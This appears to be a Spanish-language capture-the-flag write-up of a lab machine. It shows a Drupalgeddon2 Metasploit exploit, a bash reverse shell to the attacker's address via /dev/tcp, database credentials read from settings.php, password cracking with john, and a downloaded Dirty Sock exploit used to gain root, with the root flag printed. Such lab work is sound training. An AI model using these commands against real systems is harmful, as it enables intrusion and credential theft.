Cambiamos el RHOSTS

```
msf6 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 10.10.16.2:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Sending stage (39927 bytes) to 10.10.10.233
[*] Meterpreter session 1 opened (10.10.16.2:4444 -> 10.10.10.233:53088) at 2024-01-31 22:14:35 +0100

meterpreter >
```

Estamos abierto

```
meterpreter > ls
Listing: /var/www/html
======================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100644/rw-r--r--  317     fil   2017-06-21 20:20:18 +0200  .editorconfig
100644/rw-r--r--  174     fil   2017-06-21 20:20:18 +0200  .gitignore
100644/rw-r--r--  6112    fil   2017-06-21 20:20:18 +0200  .htaccess
100644/rw-r--r--  111613  fil   2017-06-21 20:20:18 +0200  CHANGELOG.txt
100644/rw-r--r--  1481    fil   2017-06-21 20:20:18 +0200  COPYRIGHT.txt
100644/rw-r--r--  1717    fil   2017-06-21 20:20:18 +0200  INSTALL.mysql.txt
100644/rw-r--r--  1874    fil   2017-06-21 20:20:18 +0200  INSTALL.pgsql.txt
100644/rw-r--r--  1298    fil   2017-06-21 20:20:18 +0200  INSTALL.sqlite.txt
100644/rw-r--r--  17995   fil   2017-06-21 20:20:18 +0200  INSTALL.txt
100644/rw-r--r--  18092   fil   2016-11-17 00:57:05 +0100  LICENSE.txt
100644/rw-r--r--  8710    fil   2017-06-21 20:20:18 +0200  MAINTAINERS.txt
100644/rw-r--r--  5382    fil   2017-06-21 20:20:18 +0200  README.txt
100644/rw-r--r--  10123   fil   2017-06-21 20:20:18 +0200  UPGRADE.txt
100644/rw-r--r--  6604    fil   2017-06-21 20:20:18 +0200  authorize.php
100644/rw-r--r--  720     fil   2017-06-21 20:20:18 +0200  cron.php
040755/rwxr-xr-x  4096    dir   2017-06-21 20:20:18 +0200  includes
100644/rw-r--r--  529     fil   2017-06-21 20:20:18 +0200  index.php
100644/rw-r--r--  703     fil   2017-06-21 20:20:18 +0200  install.php
040755/rwxr-xr-x  4096    dir   2020-12-04 11:10:24 +0100  misc
040755/rwxr-xr-x  4096    dir   2017-06-21 20:20:18 +0200  modules
040755/rwxr-xr-x  70      dir   2017-06-21 20:20:18 +0200  profiles
100644/rw-r--r--  2189    fil   2017-06-21 20:20:18 +0200  robots.txt
040755/rwxr-xr-x  261     dir   2017-06-21 20:20:18 +0200  scripts
040755/rwxr-xr-x  75      dir   2017-06-21 20:20:18 +0200  sites
040755/rwxr-xr-x  94      dir   2017-06-21 20:20:18 +0200  themes
100644/rw-r--r--  19986   fil   2017-06-21 20:20:18 +0200  update.php
100644/rw-r--r--  2200    fil   2017-06-21 20:20:18 +0200  web.config
100644/rw-r--r--  417     fil   2017-06-21 20:20:18 +0200  xmlrpc.php

meterpreter >
```

le mandamos el meterpreter

Como vemso tenemos estos comandos de meterpreter pero es mejor tener una buena bash saneada para ello vamos a ponernos en escucha en nc -lvnp 443

Despues importante vamos a mandarnos un bash desde el meterpreter con este comando que se usa muchisimo:

```bash
bash -c 'bash -i >& /dev/tcp/10.10.16.2/443 0>&1'
```

```
whoami
apache
bash -c 'bash -i >& /dev/tcp/10.10.16.2/443 0>&1'
```

Y en el otro lado

```
❯ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.16.2] from (UNKNOWN) [10.10.10.233] 37834
bash: no job control in this shell
bash-4.2$
```

Aqui empieza el juego de ir al fichero con cd hasta llegar a este settings

```
bash-4.2$ pwd
pwd
/
bash-4.2$ cd var
cd var
bash-4.2$ ls
ls
adm
cache
crash
db
empty
games
gopher
kerberos
lib
local
lock
log
mail
nis
opt
preserve
run
snap
spool
tmp
www
yp
```

```
bash-4.2$ cd www
cd www
bash-4.2$ cd html
cd html
bash-4.2$ ls
ls
CHANGELOG.txt
COPYRIGHT.txt
INSTALL.mysql.txt
INSTALL.pgsql.txt
INSTALL.sqlite.txt
INSTALL.txt
LICENSE.txt
MAINTAINERS.txt
README.txt
UPGRADE.txt
authorize.php
cron.php
includes
index.php
install.php
misc
modules
profiles
robots.txt
scripts
sites
themes
update.php
web.config
xmlrpc.php
bash-4.2$ cd sites
cd sites
bash-4.2$ ls
ls
README.txt
all
```

```
bash-4.2$ cd default
cd default
bash-4.2$ ls
ls
default.settings.php
files
settings.php
bash-4.2$
```

Le hacemos un cat a setting.php que es el archivo de configuracion php


y buscamos estooo

Lo que hemos obtenido son unas credenciales de una base de datos

mysql -u usr -ppaswd


```
# $conf['allow_css_double_underscores'] = TRUE;
bash-4.2$ mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
mysql -u drupaluser -pCQHEy@9M*m23gBVj -D drupal -e 'show tables;'
Tables_in_drupal
actions
authmap
batch
block
block_custom
block_node_type
block_role
blocked_ips
cache
cache_block
cache_bootstrap
cache_field
cache_filter
cache_form
cache_image
cache_menu
cache_page
cache_path
comment
date_format_locale
date_format_type
date_formats
field_config
field_config_instance
field_data_body
field_data_comment_body
field_data_field_image
field_data_field_tags
field_revision_body
field_revision_comment_body
field_revision_field_image
field_revision_field_tags
file_managed
file_usage
filter
filter_format
flood
history
image_effects
```

Vemos una tabla users



Hacemos una sentencia basica lo guardamos todo depues creamos el archivo john con solo la contraseña y lo pasmos por john y ha sacado el password que es booboo

Nos conectamos por ssh




Ahora nos falta ahora la escalada de privilegios

Escalada de privilegios

Disrty shock

https://unaaldia.hispasec.com/2019/02/elevacion-de-privilegios-local-en-el-gestor-de-paquetes-snapd-dirty-sock.html

https://github.com/f4T1H21/dirty_sock



Nos lo bajamos con raw

luego hacemos un servidor con python3 -m http.server 80

luego en la maquina victima hacemos un curl

```bash
curl 10.10.16.2/lpe.py -o exploit.py
```

```
Last login: Thu Feb  1 10:43:42 2024 from 10.10.16.2
[brucetherealadmin@armageddon ~]$ curl 10.10.16.2/lpe.py -o exploit.py
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  2703  100  2703    0     0   5277      0 --:--:-- --:--:-- --:--:--  5300
[brucetherealadmin@armageddon ~]$
```

```
[brucetherealadmin@armageddon ~]$ python3 exploit.py
[+] Creating file...
[+] Writing base64 decoded trojan...
[+] Installing malicious snap...
dirty-sock 0.1 installed

[+] Deleting snap package...
[+] Granting setuid perms to bash as root...
[+] Here comes the PoC:
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023

[+] Deleting the previously created user...
[+] Becoming root...
.bash-4.2#
```

ya somos root

```
[+] Becoming root...
.bash-4.2# whoami
root
.bash-4.2# ls
exploit.py  user.txt
.bash-4.2# cd root
.bash: cd: root: No such file or directory
.bash-4.2# cd ..
.bash-4.2# ls
brucetherealadmin
.bash-4.2# cd root
.bash: cd: root: No such file or directory
.bash-4.2# cd ..
.bash-4.2# ls
bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  run  sbin  srv  sys  tmp  usr  var
.bash-4.2# cd root
.bash-4.2# ls
anaconda-ks.cfg  cleanup.sh  passwd  reset.sh  root.txt  snap
.bash-4.2# cat root.txt
d2cad01d6ec9e5d9b891b1012999b9d2
.bash-4.2#
```

vamos a por la flag